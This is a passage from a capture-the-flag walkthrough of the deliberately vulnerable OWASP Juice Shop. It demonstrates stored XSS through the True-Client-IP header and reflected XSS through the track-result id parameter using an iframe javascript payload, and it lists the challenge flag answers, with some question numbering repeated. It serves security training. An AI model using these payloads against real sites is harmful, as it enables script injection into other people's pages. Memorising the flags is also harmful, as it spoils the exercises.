You successfully solved a challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> through an HTTP header. (This challenge is potentially harmful on Docker!))

🏁 149aa8ce13d7a4a8a931472308e269c94dc5f156 Copied!

Then forward the request to the server!
When **signing back into the admin account** and navigating to the Last Login IP page again, we will see the XSS alert!



Why do we have to send this Header?


The *True-Client-IP* header is similar to the *X-Forwarded-For* header, both tell the server or proxy what the IP of the client is. Due to there being no sanitation in the header we are able to perform an XSS attack.

Question 14: Perform a persistent XSS!


Answer: *149aa8ce13d7a4a8a931472308e269c94dc5f156*

First, we are going to need to be on the right page to perform the reflected XSS!


Login into the **admin account** and navigate to the '**Order History**' page.



From there you will see a "**Truck**" icon, clicking on that will bring you to the track result page. You will also see that there is an id paired with the order.



192.168.1.2/#/track-result?id=5267-f73dcd000abcc353



Search Results - 5267-305259c4ab2f3019

Ordered products


Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Bonus Points Earned: {{bonus}}

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)


We will use the iframe XSS, *<iframe src="javascript:alert(`xss`)">*, in the place of the *5267-f73dcd000abcc353*

After submitting the URL, refresh the page and you will then get an alert saying XSS!



Why does this work?

The server will have a lookup table or database (depending on the type of server) for each tracking ID. As the 'id' parameter is not sanitized before it is sent to the server, we are able to perform an XSS attack.


You successfully solved a challenge: Reflected XSS (Perform a reflected XSS attack with <iframe src="javascript:alert(`xss`)">. (This challenge is potentially harmful on Docker!))


🏁 23cefee1527bde039295b2616eeb29e1edc660a0 Copied!

Question 14: Perform a reflected XSS!

Answer: *23cefee1527bde039295b2616eeb29e1edc660a0*

Task 8: Exploration!

If you wish to tackle some of the **harder** challenges that were not covered within this room, check out the **/#/score-board/** section on Juice-shop. Here you can see your completed tasks as well as other tasks in varying difficulty.



You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

🏁 7efd3174f9dd5baa03a7882027f2824d2f72d86e Copied!

Question 15: Access the /#/score-board/ page

Answer: *7efd3174f9dd5baa03a7882027f2824d2f72d86e*

Happy Hacking! 😸



> *Thanks and Regards,*
>
> *ShadowGirl* 🦸‍♀️😉